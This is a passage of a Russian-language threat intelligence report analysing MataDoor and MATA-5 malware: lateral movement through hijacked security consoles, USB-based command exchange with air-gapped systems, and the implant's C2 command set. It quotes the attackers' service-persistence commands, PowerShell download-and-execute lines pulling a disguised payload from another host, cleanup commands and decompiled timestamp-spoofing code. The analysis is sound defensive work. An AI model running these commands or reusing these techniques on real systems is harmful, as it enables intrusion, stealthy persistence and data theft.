


Рис. 8. Инструмент для сбора учетных данных

Впоследствии злоумышленники провели брутфорс-атаку для подбора паролей, воспользовавшись отсутствием строгих политик в отношении надежности паролей. В результате они за весьма небольшой промежуток времени смогли получить доступ ко многим учетным записям.

После сканирования сети оператор устанавливал подключение к удаленной системе с помощью украденных учетных данных. Используя средства

управления Windows (WMI), злоумышленники создавали новую службу Windows, автоматически запускающую вредоносное ПО после старта ОС и копировали на скомпрометированную систему файлы вредоносной программы.

Следует отметить, что злоумышленники пытались скрыть свою активность путем установки вредоносной программы в качестве службы:

```
cmd.exe /c "sc query <service_name>"
cmd.exe /c reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Svchost" /v "<service_name>" /t REG_MULTI_SZ /d
"<service_name>" /f
cmd.exe /c reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>" /f
cmd.exe /c reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>\Par
ameters" /f
cmd.exe /c reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\<service_name>\Par
ameters" /v "ServiceDll" /t REG_EXPAND_SZ /d
"%system32%\<service_name>.dll" /f
cmd.exe /c sc create <service_name> binPath= "%system32%\svchost.exe -k
<service_name>" displayname= "vii system logical assist" start= "auto"
cmd.exe /c "sc failure <service_name> reset= 86400 actions=
restart/60000/restart/60000/restart/60000"
```

Эксплуатация возможностей комплаенс-решения

В ходе исследования мы выяснили, что оператор успешно подобрал пароль технической учетной записи с привилегиями администратора в защитном решении, которое отвечало за проверку соответствия политикам компании в отношении информационной безопасности (комплаенс). Эту учетную запись следовало отключить сразу после конфигурирования упомянутого решения, но по недосмотру она оставалась активной. После атаки злоумышленники удалили журналы событий сервера управления данного защитного решения, чтобы замести следы. Тем не менее, нам удалось частично восстановить следы их активности из логов базы данных.

После того как операторы составили список целевых систем, они воспользовались встроенной EDR-функциональностью данного решения и выполнили на каждой из них ряд команд.

Сначала они получали снимок содержимого экрана атакованной системы, после чего переходили к поиску оптимального сетевого маршрута для выгрузки украденной информации. Поскольку многие из скомпрометированных систем находились в сетях с ограниченным доступом, без выхода в интернет, оператор выполнял ряд команд с целью исследования возможных путей доступа от атакованной системы к другим

зараженным системам, на основе которых можно будет выстроить цепочку прокси-серверов:

```
Test-Connection 10.0.[redacted] -Count 1
```

```
ping.exe -n 1 10.43.[redacted]
Test-NetConnection 10.0.[redacted] -Port 80 -InformationLevel Quiet
Test-NetConnection 10.0.[redacted]-Port 1323 -InformationLevel Quiet
Test-NetConnection 10.0.[redacted] -Port 5432 -InformationLevel Quiet
netstat -ano
ipconfig /all
type C:\Windows\System32\drivers\etc\hosts
Test-NetConnection 10.0.[redacted] -Port 80 -InformationLevel Quiet
```

```
Try
{
    $encoding = new-object system.text.asciiencoding
    $data = $encoding.GetBytes("hello")
    $UDPCLient = New-Object -TypeName System.Net.Sockets.UdpClient
    $UDPCLient.Connect("10.0.[redacted]", 1323)
    $UDPCLient.Send($data,$data.length)
}
```

```
Catch
{
    Write-Host "Connection failed"
}
```

Благодаря возможности запуска произвольных PowerShell-скриптов через данное защитное решение злоумышленники смогли не только узнать сетевую конфигурацию атакованных систем, но и выполнить команды для загрузки и запуска вредоносного ПО MataDoor. Зловред загружался с ранее зараженной системы, к которой у атакуемой системы был сетевой доступ. Обычно загрузчик MataDoor первоначально скачивался под видом PNG-изображения, сохранялся в файл с расширением `.dat` и затем запускался с использованием интерпретатора командной строки. В некоторых случаях оператор сразу сохранял модуль загрузчика как исполняемый файл и запускал его с помощью PowerShell:

```
(New-Object
Net.WebClient).DownloadFile('http://10.0.[redacted]/iisstart.png',
'c:\users\public\libraries\library-ms.dat')
cmd.exe /c c:\users\public\libraries\library-ms.dat
```

```
(New-Object
Net.WebClient).DownloadFile('http://10.0.[redacted]/iisstart.png',
'c:\users\public\libraries\library-ms.exe')
powershell.exe -ep bypass -w 1 "c:\users\public\libraries\library-ms.exe"
```

Сразу после установки зловреда злоумышленники удаляли модуль загрузчика:

```
del c:\users\public\libraries\library-ms.exe
dir c:\users\public\libraries; Remove-Item
"c:\users\public\libraries\library-ms.exe"
```

В ходе нашего исследования мы обнаружили две уязвимости в защитном решении, обсуждаемом в данном разделе. Во-первых, решение разрешало использовать слабые пароли наподобие «123456» или «qwerty». Во-вторых, пароли сохранялись в виде открытого текста в лог-файлах. В частности, когда пользователь менял пароль, его новые учетные данные для входа в систему, включая пароль, записывались в лог-файл в незашифрованном виде. Соответственно, если бы злоумышленники получили доступ к лог-файлу, все учетные записи пользователей оказались бы скомпрометированы.

Мы оперативно уведомили разработчика этого решения о найденных уязвимостях. Данный инцидент служит напоминанием разработчикам программных продуктов, и в особенности поставщикам защитных решений, о необходимости соответствия отраслевым стандартам безопасности.

Эксплуатация возможностей решения для защиты конечных узлов

Благодаря запуску вредоносной программы через доверенный процесс вкупе с методами, описанными в главе, посвященной инструменту для обхода EDR, злоумышленникам удалось получить доступ к серверу управления решением для защиты от вредоносного ПО.

Сначала злоумышленники попытались захватить панель управления (для этого требовалось получить учетные данные локального администратора), установив вредоносное ПО от имени украденной ранее доменной учётной записи. Однако, это им не удалось — попытка была заблокирована защитным решением, защищающим свой собственный сервер управления. После неудачи злоумышленники, воспользовались захваченным ранее комплаенс-решением и установили на сервер управления уязвимый драйвер (описано выше). Отключив с его помощью защитное решение, они установили вредоносное ПО при помощи которого получили учетные данные локального администратора. Таким образом и панель управления защитным решением оказалась захвачена.

Несмотря на то, что сервер управления решением для защиты конечных узлов сети и поддерживает двухфакторную аутентификацию, на момент инцидента в атакованной организации она, к сожалению, не была настроена.

Как и в случаях с другими решениями для централизованного управления системами безопасности и IT-инфраструктурой, скомпрометированный сервер предоставлял широкие возможности по контролю устройств, в частности установки обновлений и программ на удаленные устройства. В данном случае мы обнаружили пакет, содержащий вредоносный ELF-файл для Linux, а также файл конфигурации, в котором был описан процесс установки пакета с указанием файла, запускаемого в процессе развертывания. Мы также обнаружили, что версии этой вредоносной программы под Windows распространялись с того же узла сети.

Родительский процесс, запустивший MataDoor, оказался сетевым агентом защитного решения. Следовательно, вышеупомянутый зловред для Windows распространялся через средство защиты от вредоносного ПО. Кроме того, мы нашли еще одну жертву из той же компании, которая была скомпрометирована вредоносным ПО MATA, хотя в ее случае зловред был запущен через планировщик заданий Windows. Вероятно, этот зловред также мог быть установлен через решение для защиты от вредоносного ПО.

Мы видели, что злоумышленники создавали DLL-файл и PowerShell-скрипт для установки полезной нагрузки, используя вышеупомянутый зловред MataDoor:

- Путь к полезной нагрузке: `C:\Windows\system32\secmond.dll`
- PowerShell-скрипт: `C:\Windows\system32\trace.ps1`

DLL-файл является загрузчиком MATA, в то время как PowerShell-скрипт отвечает за регистрацию загрузчика как службы Windows и ее выполнение.

Наконец, мы обнаружили, что злоумышленники использовали специализированную утилиту для получения доступа к базе данных описываемого защитного решения. Эта утилита, позволила им собрать информацию об инфраструктуре атакованной организации. Посредством SQL-запроса оператор получил список ПО, установленного на рабочих станциях, что облегчило злоумышленникам подбор подходящих программ, под которые можно замаскировать зловреда. Использование специализированной утилиты указывает на высокий уровень осведомленности злоумышленников о применяемом в организации решении для защиты конечных узлов, что свидетельствует о тщательном планировании исследуемой атаки.

Интересные находки

Когда наше исследование уже близилось к завершению и мы, как нам казалось, уже понимали практически все этапы атаки, нам удалось найти еще два очень интересных файла.

Первым оказался специальный вредоносный модуль, предназначенный для отправки команд зараженной системе через съемный носитель. Этот же модуль отвечает и за транспортировку данных, собранных вредоносной программой на зараженной системе, через USB. По нашему мнению, этот компонент используется злоумышленниками для проникновения в системы, находящиеся за так называемым «воздушным барьером», т.е. находящимися в полностью изолированных сегментах сети. Поскольку такие системы обычно хранят наиболее конфиденциальную информацию, они представляют особый интерес для злоумышленников.

Второй найденный нами файл представлял собой новый вариант вредоносного ПО MATA, также написанный с нуля. Мы определили его как MATA поколения 5. Как и предыдущие поколения, он обладает обширными возможностями для удаленного управления зараженной системой, имеет модульную архитектуру и предоставляет злоумышленникам возможность подключения к серверам управления по различным протоколам, а также поддерживает цепочки прокси-серверов.

В следующей главе мы подробнее рассмотрим обе эти находки.

Распространение через съемные носители

В ходе нашего исследования мы обнаружили установщик зловреда, который считывает конфигурационный файл `C:\ProgramData\Intel\drivers\conf32.dat` и извлекает из него путь к каталогу (предположительно, каталогу заранее выбранной легитимной программы).

Далее этот установщик ищет в указанном каталоге исполняемый файл с расширением .exe. Обнаружив файл, установщик создает копию файла `C:\ProgramData\Intel\drivers\source32.db` в том же самом каталоге, добавляя к имени оригинального файла псевдослучайное число. Свежесозданная копия файла `source32.db` в дальнейшем используется для замены оригинального исполняемого файла в каталоге. Чтобы подставной файл выглядел легитимным, в него копируются все ресурсы оригинального файла, включая иконки и информацию о версии. Затем установщик задает временные метки в поддельном файле, чтобы они совпадали с временными метками из оригинального файла, и только потом осуществляет подмену.

Рис. 9. Код для получения и подмены метаданных PE-файла

```
v21 = CreateFileW;
FileW = CreateFileW(FileName, 0x80000000, 3u, 0, 3u, 0x2000080u, 0);
if ( FileW == (HANDLE)-1 )
  return 0;
GetFileTime(FileW, &CreationTime, &LastAccessTime, &LastWriteTime);
v23 = CloseHandle;
CloseHandle(FileW);
if ( !CopyFileW(ExistingFileName, FileName, 0) )
  return 0;
v24 = v21(FileName, 0x40000000, 3, 0, 3, 33554560, 0);
if ( v24 == (HANDLE)-1 || !SetFileTime(v24, &CreationTime, &LastAccessTime, &LastWriteTime) )
  return 0;
v23(v24);
return 1;
```

Любопытно, что установщик вредоносной программы протоколирует свои действия, сохраняя лог-файл по следующему пути: `C:\ProgramData\Intel\drivers\srwd32.dat`.

В ходе выполнения поддельного исполняемого файла проверяется наличие файла `C:\Users\public\CrashHandler.dmp`. Если его не существует, это означает, что зловред был запущен впервые, и в этом случае исполняемый файл копирует сам себя по двум разным путям: `%TEMP%\vcredist_x86_%RND%.exe` и `C:\Users\public\CrashHandler.exe`. Затем он выполняет файл `%TEMP%\vcredist_x86_%RND%.exe`, передавая имя оригинального файла в качестве аргумента командной строки.

По завершении этого действия новый экземпляр процесса вредоносной программы перезаписывает первые 16 килобайт оригинального файла случайными данными, после чего пытается выполнить поврежденный файл при помощи Проводника Windows (explorer.exe). Как мы полагаем, по замыслу злоумышленников пользователь должен увидеть сообщение об ошибке, утверждающее, что файл поврежден, и не задаваться вопросом, почему окно легитимной программы так и не появилось, ведь на тот момент пользователь уверен, что запускает именно ее. В действительности, легитимный исполняемый файл зловред уже подменил вредоносной «копией».

После заражения системы зловред выполняет ряд действий. Сначала он создает два скрытых файла с именами `.thumbs.db` и `\System Volume Information.thumbs.db` на всех съемных накопителях, подключенных к зараженной системе. Затем он устанавливает для этих файлов атрибуты «Скрытый» и «Системный», чтобы скрыть их от пользователя. Кроме того, зловред создает файл `C:\Users\public\CrashHandler.dmp` и мьютекс с именем «`_desktop45678fo2`», который используется для отслеживания статуса заражения системы.

Для закрепления в системе зловред создает запись реестра `UserInitMprLogonScript` в разделе `HKEY_CURRENT_USER\Environment\` и в качестве его значения задает путь к файлу `C:\Users\public\CrashHandler.exe`. Это

обеспечивает запуск зловреда при каждом входе пользователя в систему. Затем вредоносная программа создает каталог `%APPDATA%\DameWareNT`. Если создать этот каталог не удалось, вместо него используется каталог `%TEMP%\DameWareNT`.

В только что созданном каталоге `DameWareNT` создается файл с именем «`data_0`». В его первую строку помещается идентификатор жертвы состоящий из 8 случайных символов. Если файл уже существует, он очищается за исключением первой строки, хранящей ранее созданный ИД жертвы. Далее к файлу добавляются следующие команды, зашифрованные XOR с ключом `0xA5`:

```
cmd.exe /c ipconfig /all
cmd.exe /c tasklist /svc
cmd.exe /c netstat -ano
cmd.exe /c systeminfo
cmd.exe /c arp -a
cmd.exe /c net use
cmd.exe /c net user /domain
cmd.exe /c net group /domain
cmd.exe /c query user
```

Наконец, вредоносная программа запускает два потока:

Первый поток каждые три секунды выполняет проверку изменения количества подключенных съемных носителей. При обнаружении изменений выполняются следующие действия:

- На съемном носителе осуществляется поиск либо файла `desktop.ini:_FLG:$DATA` (символ «:» в имени файла указывает на использование альтернативных потоков данных NTFS), либо файла `System Volume Information\_WFConfig.log` (если используется файловая система FAT). Если такой файл обнаруживается, его данные добавляются к содержимому файла `data_0`.
- Далее сканируются файлы с расширением `*.res` в папке `DameWareNT` и их содержимое копируется на съемный носитель либо в файл с именем `desktop.ini:BYTES%VictimID%:$DATA` (для NTFS), либо в файл с именем `System Volume Information_WTSettings_%VictimID%.log` (для FAT).
- На носителе осуществляется поиск файла с именем `desktop.ini:IDX%VictimID%:$DATA` (для NTFS) или файла с именем `System Volume Information_WRConfig_%VictimID%.log` (для FAT). Если такой файл обнаруживается, его данные добавляются к содержимому файла `data_0`.

Второй поток каждые три секунды выполняет следующие операции:

- Выполнение следующей команды в вышеупомянутом файле `data_0`, начиная со второй строки. Сначала команды расшифровываются по алгоритму XOR с ключом `0xA5`; после выполнения они удаляются из файла.
- Результат вывода команды записывается в зашифрованном виде по алгоритму XOR с ключом `0xA5` на все подключенные съемные носители в файл `desktop.ini:_BITS_%VictimID%:$DATA` (для NTFS) или файле `System Volume Information\_WRSettings_%VictimID%.log` (для FAT). Если на текущий момент подключенные съемные носители отсутствуют, результат выполнения команды зашифровывается по алгоритму XOR с ключом `0xA5` и сохраняется в файл `_%VictimID%.res` в папке `DameWareNT`.

Ниже приведен обзор различных файлов, используемых вредоносной программой, их предназначение и пути к ним:

Путь	Имя файла	Назначение
`%APPDATA%\DameWareNT\` `%TEMP%\DameWareNT\`	`data_0`	Содержит идентификатор зараженной системы, а также список команд, которые должны быть выполнены вредоносным ПО.

Корневой каталог сменного носителя	`desktop.ini:_FLG:$DATA`
	`System Volume Information\_WFConfig.log`
	`desktop.ini:_IDX_%VictimID%:$DATA`
	`System Volume Information\_WRConfig_%VictimID%.log`
		Содержит зашифрованные списки команд, отправляемые на зараженную систему.

	`desktop.ini:_BYTES_%VictimID%:$DATA`
	`System Volume Information\_WTSettings_%VictimID%.log`
	`desktop.ini:_BITS_%VictimID%:$DATA`
	`System Volume Information\_WRSettings_%VictimID%.log`
		Содержит результаты выполнения команд на зараженной системе.

Основываясь на вышеизложенном, мы полагаем, что этот модуль спроектирован для валидации зараженных систем и управления вредоносным ПО в изолированных сетях. Для этого реализован обмен зашифрованными списками команд и результатами их выполнения

с помощью съемных носителей. Следует заметить, что обмен данными между зараженными системами и злоумышленниками с помощью съемных накопителей менее надежен по сравнению с сетевыми коммуникациями, поскольку с немалой вероятностью зараженный USB-накопитель не будет подключен к целевой системе. Мы предполагаем, что злоумышленники, возможно, не смогли наладить прямые каналы сетевых коммуникаций с зараженными системами в изолированных сетях, что и вынудило их прибегнуть к данному методу.

На момент написания данного отчета ни оригинальный установщик этого вредоносного компонента, ни модуль, отправляющий собранные данные на командный сервер, не были идентифицированы. Тем не менее, мы продолжим наше исследование и будем предоставлять новую информацию по мере ее появления.

MATA 5-го поколения

MATA пятого поколения представляет собой DLL-библиотеку, выполняющую функции как системной службы, работающей внутри процесса svchost.exe, так и стандартной DLL, загружаемой в произвольный процесс. Ее основные функциональные возможности могут вызываться как из DllEntryPoint, так и из ее экспортируемых функций ServiceMain и AsyncLoadDB.

MATA-5 отличается уникальной архитектурой, заслуживающей подробного рассмотрения. Зловред использует концепцию многопользовательского доступа: он присваивает уникальный идентификатор клиента ClientID каждому оператору или подключенному командному серверу, в то время как клиент с нулевым ИД (Client0) резервируется для самого зловреда и служит для обмена командами между различными компонентами вредоносной программы.

Хотя MATA-5 целиком содержится в одной библиотеке, его можно разделить на две логических части, связанных друг с другом через канал межпроцессного взаимодействия (IPC). Возможно, изначально это вредоносное ПО должно было работать в двух раздельных процессах, один из которых отвечал бы за коммуникации с внешней средой, а другой выполнял функции скрытого компонента.

Архитектура MATA-5 использует загружаемые модули и встроенные плагины. Эти модули обязаны иметь экспортируемую функцию

с именем Initialize и могут содержать внутри себя несколько плагинов. Встроенные модули легко распознать по ссылке на экспортируемую функцию Initialize:

- Обработчик буферного хранилища. Буферное хранилище служит для размещения сообщений, общих для различных модулей. Оно представляет собой компактный список максимум из 16 записей, в котором хранятся как входящие команды, так и исходящие сообщения. Каждая запись в буферном хранилище может быть идентифицирована по соответствующим ClientID и ModuleID, для которых предназначено данное сообщение.
- Два IPC-канала с именами «embed» и «udp». Канал «embed» функционирует как простой loopback-интерфейс, по сути, состоящий из двух FIFO очередей; «udp» же использует канал UDP/IP, привязанный к реальному сетевому loopback-интерфейсу (localhost, 127.0.0.1) или любому другому локальному IP-адресу, доступному для биндинга сокета.
- Плагины с идентификаторами. Плагины 17, 18 и 19 в основном выполняют функцию обработчиков команд на одной из сторон IPC-канала. Эти плагины обрабатывают команды, обозначенные кодами, такими как 06x, 071, 2xx, 3xx и 4xx.
- Модуль, отвечающий за мониторинг обработки задач. Обрабатывает команды, которые помечены кодами, начинающимися с 04x.

Как и в случае с более ранними поколениями MATA, здесь мы наблюдаем широкий спектр реализованных протоколов, включая и те, что зарезервированы для будущих версий. Эти протоколы обладают широкой функциональностью, обеспечивающей как подключения к командному серверу, так и возможность подключения оператора. Все они поддерживают и пассивный, и активный режимы работы:

- tcp — незашифрованное TCP-подключение;
- ssl — TLS поверх TCP с использованием последней доступной бета-версии библиотеки OpenSSL (v.3.1.0) на момент обнаружения модуля;
- pssl — TLS поверх TCP, с поддержкой прокси;
- pdtls — TLS-шифрование поверх собственной реализации UDP-транспорта, с поддержкой прокси;
- а также протоколы, распознаваемые парсером параметров конфигурации, но не реализованные в коде MATA-5: ptcp, pudp, phttp, phttps, dtls, udp, http и https.

Протоколы, начинающиеся с буквы «p» (то есть `pssl` и `pdtls`), поддерживают цепочку прокси-серверов, составленную из других зараженных систем. В MATA-5 эта возможность встроена в данные протоколы и не нуждается

в отправке дополнительных команд участникам цепочки. Для создания цепочки прокси серверов, первое сообщение, отправляемое после установки соединения с звеном цепи, должно содержать строку «`CONNECT`», за которой следует дальнейший список узлов цепи. Длина этих цепочек ограничена размером буфера в 4 КБ отведенного под список узлов.

Для исходящих подключений могут использоваться протоколы прокси-серверов, которые обычно являются частью шлюза LAN-WAN жертвы:

- socks4 — прокси SOCKS4a;
- socks5 — SOCKS5 с GSSAPI или аутентификацией по имени пользователя и паролю;
- web — HTTP-прокси с базовой аутентификацией;
- ntlm — HTTP-прокси с NTLM-аутентификацией;
- ssh — не реализовано;
- rdp — не реализовано.

Мы обратили внимание на несколько протоколов, также упомянутых в функции парсинга протоколов, которые не были реализованы: `pdns`, `snc`, `sweb`, `ssocks4`, `ssocks5` и `stelnet`.

В ходе работы MATA-5 расшифровывает встроенный в код блок данных, а также файл с параметрами конфигурации. Они зашифрованы с использованием сочетания XOR и AES шифрования. Ниже приведены заслуживающие внимания параметры конфигурации:

Значение конфигурации	Описание
`embed://0`	URI IPC-канала.
`pssl://0.0.0.0:47002`	URI командного сервера. Этот образец сконфигурирован для работы в качестве сервера, ожидающего входящих TLS-зашифрованных соединений на TCP-порту 47002, также способного выступать в качестве звена цепочки прокси-серверов.
`c:\windows\system32\hspfw.dll.mun`	Файл конфигурации, в котором хранятся изменяемые параметры.
`%TEMP%\vi0xll3m.hat`	Лог-файл плагина для мониторинга.

Команды MATA-5

Выделенный поток на стороне B IPC-канала извлекает сообщения из буферного хранилища и обрабатывает следующие команды:

Команда	Описание
`0x000` `0x003`	Подключается к командному серверу, вставляя в буферное хранилище команду `0x020` со списком сконфигурированных на текущий момент командных серверов.
`0x001`	Начинает новый клиентский сеанс, обрабатывающий команды (`0x06x, 0x071, 0x2xx, 0x3xx, 0x4xx`) из буферного хранилища.
`0x002`	Отключается от командного сервера, вставляя в буферное хранилище команду `0x060`.
`0x004` `0x006`	Планирует повторное подключение, вставляя в буферное хранилище команды `0x021` (остановка) и `0x049` для планового запуска команды `0x003` (подключения) после заданного периода задержки.
`0x005`	Остановка до перезагрузки. Вставляет в буферное хранилище команды `0x021` и `0x060`, после чего завершает процесс.
`0x007`	Возвращает следующую информацию: • имена компьютера и пользователя; • версия зловреда (`1000`); • идентификатор зараженной системы; • URI IPC-канала; • ключи XOR и AES, используемые для шифрования конфигурации; • некий DWORD с именем arch и значением `0x100`; • пути к файлам плагинов из файла конфигурации (в данном образце все плагины встроены в один модуль) со следующими именами: `module_event`, `module_apu`, `module_ipc`, `module_monitor`, `module_net`.
`0x008`	Обновляет параметры рабочей конфигурации из встроенной в код вредоносной программы копии параметров по умолчанию и файла конфигурации.
`0x009`	Сохраняет в файл текущие параметры конфигурации.
`0x00a`	Удаляет файл конфигурации.
`0x00b`	Возвращает путь к файлу конфигурации.

0x00c	Возвращает параметры конфигурации.
0x00d	Задает новые параметры конфигурации: идентификатор зараженной системы, максимальное количество неудачных попыток подключения к командному серверу, временной интервал между подключениями к командному серверу, список прокси-серверов и командных серверов.
0x00e	Возвращает список текущих командных серверов.
0x00f	Задает новый список командных серверов.
0x010	Тестирует подключение к командным серверам из нового списка, вставляя в буферное хранилище команду 0x022 с текущими сконфигурированными прокси-серверами и полученным списком командных серверов.

Последующие команды обрабатываются другой частью зловреда — стороной A IPC-канала:

Команда	Описание
0x020	На вход этой команде отдается структура с описанием параметров пассивного или активного подключения к командному серверу напрямую, через другие зараженные системы, входящие в цепочку прокси-серверов, или через управляемый прокси-сервер, запущенный на системе другой жертвы посредством команды 0x506 с использованием вышеперечисленных поддерживаемых протоколов подключения. Затем весь трафик, идущий на командный сервер и от него, направляется на A-сторону IPC-канала, после чего по кругу на B-сторону и, наконец, вставляется в буферное хранилище.
0x021	Останавливает цикл активных подключений или ожидания входящих подключений, инициализированных командой 0x020.
0x022	Проверяет возможность подключения к командным серверам и прокси-серверам из заданного списка аналогично команде 0x020. Но в отличии от нее не устанавливает постоянное соединение, а только возвращает код ошибки, сообщающий, доступно ли соединение.

Команды группы `0x03x` обрабатываются на разных сторонах IPC-канала. Эти команды либо не работают из-за ошибок, либо реализованы лишь частично:

Команда	Описание
`0x030`	Эта команда обрабатывается компонентом B. Начинает новый клиентский сеанс, вставляя в буферное хранилище команду `0x001`. После этого выделенный поток перенаправляет в буферное хранилище все сообщения, полученные от IPC-канала, а все исходящие сообщения из буферного хранилища отправляются в IPC-канал. Если в течении 5 минут в канале нет данных, происходит отключение клиента посредством вставки в буферное хранилище команды `0x002`.
`0x031`	Эта команда обрабатывается компонентом A. Обработчик команды не работает как задумано вследствие ошибки в коде. Команда должна выполнять подключение к серверу управления, после чего перенаправлять его трафик в IPC-канал, аналогично команде `0x020`.
`0x031`	Эта команда обрабатывается компонентом B как перехватчик сообщений на пути из буферного хранилища в очередь сообщений для отправки серверу. Обработчик этой команды отправляет команду `0x031` компоненту A, создает новый клиентский сеанс и запускает специальный поток, в котором выполняются полученные в команде процедуры обработки данных в трафике к клиенту и от него. После пятиминутной паузы происходит отключение клиента посредством команды `0x002`.
`0x032`	Эта команда может поступать с обеих сторон IPC-канала, но ее обработчик нигде не реализован. Судя по тому, как реализована эта команда, она предназначена для разрыва соединения через определенный промежуток времени.

Команды, связанные с мониторингом

Как и MataDoor (MATA 4-го поколения), MATA-5 поддерживает набор команд, отвечающих за мониторинг событий. Задачи мониторинга могут быть сохранены в файле конфигурации и перезапущены при инициализации

вредоносной программы. Задачи (выполняемые команды мониторинга) обладают следующими общими свойствами:

- Могут быть как «одноразовыми», так и повторяемыми.
- Для повторяемых задач задается время ожидания между выполнениями.
- Могут быть как временными (не перезапускаются после перезагрузки системы), так и постоянными.
- Опционально задачи могут записывать результаты выполнения в лог-файл.
- Результатом работы задачи мониторинга является исполнение команды из доступного набора команд или отправка сообщения.

Команды, связанные с мониторингом:

Команда	Описание
`0x040`	Удаляет задачу мониторинга.
`0x041`	Возвращает список задач мониторинга.
`0x042`	Добавляет задачу проверки, появился ли заданный файл или каталог.
`0x043`	Добавляет задачу проверки, изменился ли размер заданного файла.
`0x044`	Добавляет задачу проверки, установлено ли TCP-подключение к заданным системам (заданным посредством локальных/удаленных IP-адресов и портов).
`0x045`	Добавляет задачу проверки, появились ли в заданной подсети новые серверы, принимающие TCP-подключение через указанный порт.
`0x046`	Добавляет задачу проверки, был ли запущен с момента последней проверки заданный процесс.
`0x047`	Добавляет задачу проверки, изменилось ли количество логических дисков.
`0x048`	Добавляет задачу проверки, выросло ли количество активных сеансов удаленного рабочего стола.
`0x049`	Добавляет задачу ожидания заданного времени. Эта команда не является мониторинговой, как перечисленные выше, а используется для планирования выполнения внутренних команд спустя некоторое время.

Команды, связанные с плагинами

MATA-5 содержит пять встроенных плагинов с номерами 17, 18, 19, 33 и 34. Как мы упоминали ранее, плагины 17–19 выполняют функции обработчиков команд на стороне компонента B. На стороне A IPC-канала работают плагины 33 и 34, отвечающие за возможности прокси-серверов.

Ниже перечислены связанные с плагинами команды, обрабатываемые компонентом B:

Команда	Описание
`0x060`	Отключает клиента. Очищает все связанные с клиентом сообщения в буферном хранилище. Останавливает цикл обработки команд, связанный с клиентом. Планирует следующее подключение к командному серверу посредством команды `0x003`, которая будет отдана через минуту командой мониторинга `0x049`.
`0x061`	Возвращает список встроенных и загруженных плагинов обоих A и B компонентов. Список плагинов компонента A извлекается отправкой команды `0x070`.
`0x062`	Загружает плагин. Имеется три варианта загрузки: • LoadLibrary из существующего файла; • загрузка с командного сервера, сохранение во временный файл и LoadLibrary; • загрузка с командного сервера и рефлективная загрузка плагина.
`0x063`	Выгружает плагин.
`0x064`	Не совершает никаких действий, возвращает сообщение об успешном выполнении команды.
`0x065`	Итератор. Команды, полученные вместе с этой командой, выполняются несколько раз, каждый последующий раз с увеличенным на единицу значением итератора.
`0x066`	Задает текущий каталог.
`0x071`	Загружает с командного сервера тело плагина или путь к файлу плагина на диске и затем вставляет в буферное хранилище команду `0x071` вместе с загруженными данными для компонента A. Ожидает от компонента A ответ и перенаправляет его клиенту.

Ниже перечислены связанные с плагинами команды, обрабатываемые компонентом A:

Команда	Описание
`0x070`	Возвращает список встроенных и загруженных плагинов на A-стороне.
`0x071`	Загружает плагины, используя те же три способа, что и команда `0x062`.
`0x072`	Выгружает плагин.

Команды управления процессами, обрабатываемые на стороне B плагином 17:

Команда	Описание
`0x201`	whoami. Возвращает имена домена и текущего пользователя.
`0x202`	Возвращает информацию об архитектуре процессора и версии Windows.
`0x203`	Возвращает IPv4, IPv6 и MAC адреса зараженной системы.
`0x204`	Возвращает ту же информацию, что и обе команды `0x202` и `0x203`.
`0x205`	Запускает процесс с перенаправленными потоками `stdout` и `stderr`. Отправляет результаты клиенту.
`0x206`	Запускает процесс.
`0x207`	Запускает процесс от имени пользователя, заданного посредством ИД сеанса.
`0x208`	Запускает процесс от имени пользователя с учетными данными: домен / имя пользователя / пароль.
`0x209`	Запускает процесс только с помощью аргументов командной строки (параметру `ApplicationName` присваивается значение `NULL`).
`0x20a`	Запускает процесс с помощью командной строки от имени пользователя, заданного посредством ИД сеанса.

0x20b	Запускает процесс с помощью командной строки от имени пользователя с учетными данными: домен / имя пользователя / пароль.
0x20c	Отправляет клиенту подробную информацию о процессах, запущенных на зараженной системе.
0x20d	Завершает процесс.
0x20e	Возвращает ИД процесса (PID) вредоносной программы и её родительского процесса.
0x20f	Проверяет, активен ли процесс с указанным PID.
0x210	Получает ИД запущенного процесса (PID) по имени исполняемого файла.
0x211	Внедряет вызов функции `LoadLibrary` в процесс с заданным PID.
0x212	Считывает с диска файл и внедряет его вместе с рефлективным загрузчиком в процесс с заданным PID. Поддерживается техника DLL Hollowing.

Команды управления файлами, обрабатываемые на стороне компонента B плагином 18:

Команда	Описание
0x301	Генерирует имя временного файла по шаблону `%TEMP%\\~TFRC%8RndHex%.tmp` и возвращает его клиенту.
0x302	Возвращает метаданные файла: имя, размер, атрибуты и временные метки.
0x303	Дописывает данные в текстовый файл.
0x304 0x305	Отправляет клиенту список логических дисков или список файлов в заданной папке.
0x306	Записывает в файл список файлов в заданной папке.
0x307	Оценивает объем, занимаемый директорией на диске.
0x308	Копирует папку.
0x309	Копирует файл.
0x30a	Перемещает файл или папку.
0x30b	Создает папку.
0x30c	Удаляет папку вместе со всем содержимым.

0x30d	Удаляет файл.
